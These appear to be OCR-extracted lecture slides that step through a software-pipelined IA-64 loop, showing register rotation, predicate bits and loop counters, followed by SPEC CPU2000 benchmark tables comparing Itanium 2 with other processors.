
-1

# Software Pipelining Example in the IA-64

**loop:**


```
(p16)  ldl r32  = [r12], 1
(p17)  add r34  = 1, r33
(p18)  stl [r13] = r35,1
       br.ctop loop
```

Memory



**General Registers (Physical)**

32 33 34 35 36 37 38 39



33 34 35 36 37 38 39 32

**General Registers (Logical)**

**Predicate Registers**



16 17 18

LC

3

EC

3

RRB


-1

# Software Pipelining Example in the IA-64

**loop:**

```
(p16)  ldl r32  = [r12], 1
(p17)  add r34  = 1, r33
(p18)  stl [r13] = r35,1
       br.ctop loop
```

Memory



**General Registers (Physical)**

32 33 34 35 36 37 38 39



33 34 35 36 37 38 39 32

**General Registers (Logical)**

**Predicate Registers**

1	1	0
---	---	---

16 17 18

LC

3

EC

3

RRB


-1

# Software Pipelining Example in the IA-64

**loop:**

```
(p16)  ldl r32  = [r12], 1
(p17)  add r34  = 1, r33
(p18)  stl [r13] = r35,1
       br.ctop loop
```

Memory



**General Registers (Physical)**

32 33 34 35 36 37 38 39



34 35 36 37 38 39 32 33

**General Registers (Logical)**

**Predicate Registers**



16 17 18

LC  
2

EC  
3


RRB  
-2

# Software Pipelining Example in the IA-64

```

loop:
(p16) ldi r32 = [r12], 1
(p17) add r34 = 1, r33
(p18) stl [r13] = r35,1
      br.ctop loop
    
```

Memory



## General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

x1	y1					x3	x2
----	----	--	--	--	--	----	----

34	35	36	37	38	39	32	33
----	----	----	----	----	----	----	----

## General Registers (Logical)

## Predicate Registers

1	1	1
16	17	18

LC  
2

EC  
3


RRB  
-2

# Software Pipelining Example in the IA-64

**loop:**

```
(p16) ldl r32 = [r12], 1
(p17) add r34 = 1, r33
(p18) stl [r13] = r35,1
      br.ctop loop
```

Memory



**General Registers (Physical)**

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

y2	y1					x3	x2
----	----	--	--	--	--	----	----

34	35	36	37	38	39	32	33
----	----	----	----	----	----	----	----

**General Registers (Logical)**

**Predicate Registers**

1	1	1
---	---	---

16 17 18

LC

2

EC

3

RRB

-2


# Software Pipelining Example in the IA-64

```

loop:
(p16) ldl r32 = [r12], 1
(p17) add r34 = 1, r33
(p18) stl [r13] = r35,1
      br.ctop loop
    
```

←

**Memory**



## General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

y2	y1					x3	x2
----	----	--	--	--	--	----	----

34	35	36	37	38	39	32	33
----	----	----	----	----	----	----	----

## General Registers (Logical)

## Predicate Registers

1	1	1
---	---	---

16 17 18

LC  
2

EC  
3


RRB  
-2

# Software Pipelining Example in the IA-64

```

loop:
(p16) ldl r32 = [r12], 1
(p17) add r34 = 1, r33
(p18) stl [r13] = r35,1
      br.ctop loop
    
```

Memory



## General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

y2	y1					x3	x2
----	----	--	--	--	--	----	----

34	35	36	37	38	39	32	33
----	----	----	----	----	----	----	----

## General Registers (Logical)

## Predicate Registers

1	1	1
---	---	---

16 17 18

LC

2

EC

3

RRB

-2

# Execution continues...


- ▶ In the central phase all stages of the software pipeline are active – all predicate bits are set
- ▶ We continue with start of pipeline drain phase

# Software Pipelining Example in the IA-64

```

loop:
(p16)  ldl r32  = [r12], 1
(p17)  add r34  = 1, r33
(p18)  stl [r13] = r35,1
br.ctop loop
    
```

Memory



## General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

y2	y1			x5	x4	y4	y3
----	----	--	--	----	----	----	----

36	37	38	39	32	33	34	35
----	----	----	----	----	----	----	----

## General Registers (Logical)

## Predicate Registers

1	1	1
---	---	---

16 17 18

LC

0

EC

3

RRB


-4

# Software Pipelining Example in the IA-64

```

loop:
(p16) ldl r32 = [r12], 1
(p17) add r34 = 1, r33
(p18) stl [r13] = r35,1
br.ctop loop
    
```

Memory



## General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

y2	y1			x5	x4	y4	y3
----	----	--	--	----	----	----	----

37	38	39	32	33	34	35	36
----	----	----	----	----	----	----	----

## General Registers (Logical)

## Predicate Registers

0	0	1	1
---	---	---	---

16 17 18

LC

0

EC

2

RRB


-5

# Software Pipelining Example in the IA-64

```

loop:
(p16) ldl r32 = [r12], 1
(p17) add r34 = 1, r33
(p18) stl [r13] = r35,1
      br.ctop loop
    
```

Memory



## General Registers (Physical)

32 33 34 35 36 37 38 39

y2	y1			x5	y5	y4	y3
36	37	38	39	32	33	34	35

## General Registers (Logical)

## Predicate Registers

0	→	0	0	1
16		17	18	

LC  
0

EC  
1


RRB  
-6

# Software Pipelining Example in the IA-64

```

loop:
(p16) ldl r32 = [r12], 1
(p17) add r34 = 1, r33
(p18) stl [r13] = r35,1
      br.ctop loop
  
```

Memory



## General Registers (Physical)

32	33	34	35	36	37	38	39
----	----	----	----	----	----	----	----

y2	y1			x5	y5	y4	y3
----	----	--	--	----	----	----	----

37	38	39	32	33	34	35	36
----	----	----	----	----	----	----	----

## General Registers (Logical)

## Predicate Registers



16 17 18


LC  
0

EC  
0


RRB  
-7

# Comments on Itanium

## Compare Itanium II



## With IBM Power 4:



## Top 20 SPEC systems

### Top 20 SPECint2000

### Top 20 SPECfp2000

#	MHz	Processor	int peak	int base	Full results	MHz	Processor	fp peak	fp base	Full results
1	2933	Core 2 Duo EE	3119	3108	<a href="#">HTML</a>	2300	POWER5+	3642	3369	<a href="#">HTML</a>
2	3000	Xeon 51xx	3102	3089	<a href="#">HTML</a>	1600	DC Itanium 2	3098	3098	<a href="#">HTML</a>
3	2666	Core 2 Duo	2848	2844	<a href="#">HTML</a>	3000	Xeon 51xx	3056	2811	<a href="#">HTML</a>
4	2660	Xeon 30xx	2835	2826	<a href="#">HTML</a>	2933	Core 2 Duo EE	3050	3048	<a href="#">HTML</a>
5	3000	Opteron	2119	1942	<a href="#">HTML</a>	2660	Xeon 30xx	3044	2763	<a href="#">HTML</a>
6	2800	Athlon 64 FX	2061	1923	<a href="#">HTML</a>	1600	Itanium 2	3017	3017	<a href="#">HTML</a>
7	2800	Opteron AM2	1960	1749	<a href="#">HTML</a>	2667	Core 2 Duo	2850	2847	<a href="#">HTML</a>
8	2300	POWER5+	1900	1820	<a href="#">HTML</a>	1900	POWER5	2796	2585	<a href="#">HTML</a>
9	3733	Pentium 4 E	1872	1870	<a href="#">HTML</a>	3000	Opteron	2497	2260	<a href="#">HTML</a>
10	3800	Pentium 4 Xeon	1856	1854	<a href="#">HTML</a>	2800	Opteron AM2	2462	2230	<a href="#">HTML</a>
11	2260	Pentium M	1839	1812	<a href="#">HTML</a>	3733	Pentium 4 E	2283	2280	<a href="#">HTML</a>
12	3600	Pentium D	1814	1810	<a href="#">HTML</a>	2800	Athlon 64 FX	2261	2086	<a href="#">HTML</a>
13	2167	Core Duo	1804	1796	<a href="#">HTML</a>	2700	PowerPC 970MP	2259	2060	<a href="#">HTML</a>
14	3600	Pentium 4	1774	1772	<a href="#">HTML</a>	2160	SPARC64 V	2236	2094	<a href="#">HTML</a>
15	3466	Pentium 4 EE	1772	1701	<a href="#">HTML</a>	3730	Pentium 4 Xeon	2150	2063	<a href="#">HTML</a>
16	2700	PowerPC 970MP	1706	1623	<a href="#">HTML</a>	3600	Pentium D	2077	2073	<a href="#">HTML</a>
17	2600	Athlon 64	1706	1612	<a href="#">HTML</a>	3600	Pentium 4	2015	2009	<a href="#">HTML</a>
18	2000	Pentium 4 Xeon LV	1668	1663	<a href="#">HTML</a>	2600	Athlon 64	1829	1700	<a href="#">HTML</a>
19	2160	SPARC64 V	1620	1501	<a href="#">HTML</a>	1700	POWER4+	1776	1642	<a href="#">HTML</a>
20	1600	Itanium 2	1590	1590	<a href="#">HTML</a>	3466	Pentium 4 EE	1724	1719	<a href="#">HTML</a>

**With Auto-parallelisation**

**Aces Hardware**  
**analysis of SPEC**  
**benchmark data**  
<http://www.aceshardware.com/SPECmine/top.jsp>  
 (ca.2007)

### Top 20 SPECint2000

### Top 20 SPECfp2000

#	MHz	Processor	int peak	int base	Full results	MHz	Processor	fp peak	fp base	Full results
1						2100	POWER5+	4051	3210	<a href="#">HTML</a>
2						3000	Opteron	3538	2851	<a href="#">HTML</a>
3						2600	Opteron AM2	3338	2711	<a href="#">HTML</a>
4						1200	UltraSPARC III Cu	1344	1074	<a href="#">HTML</a>

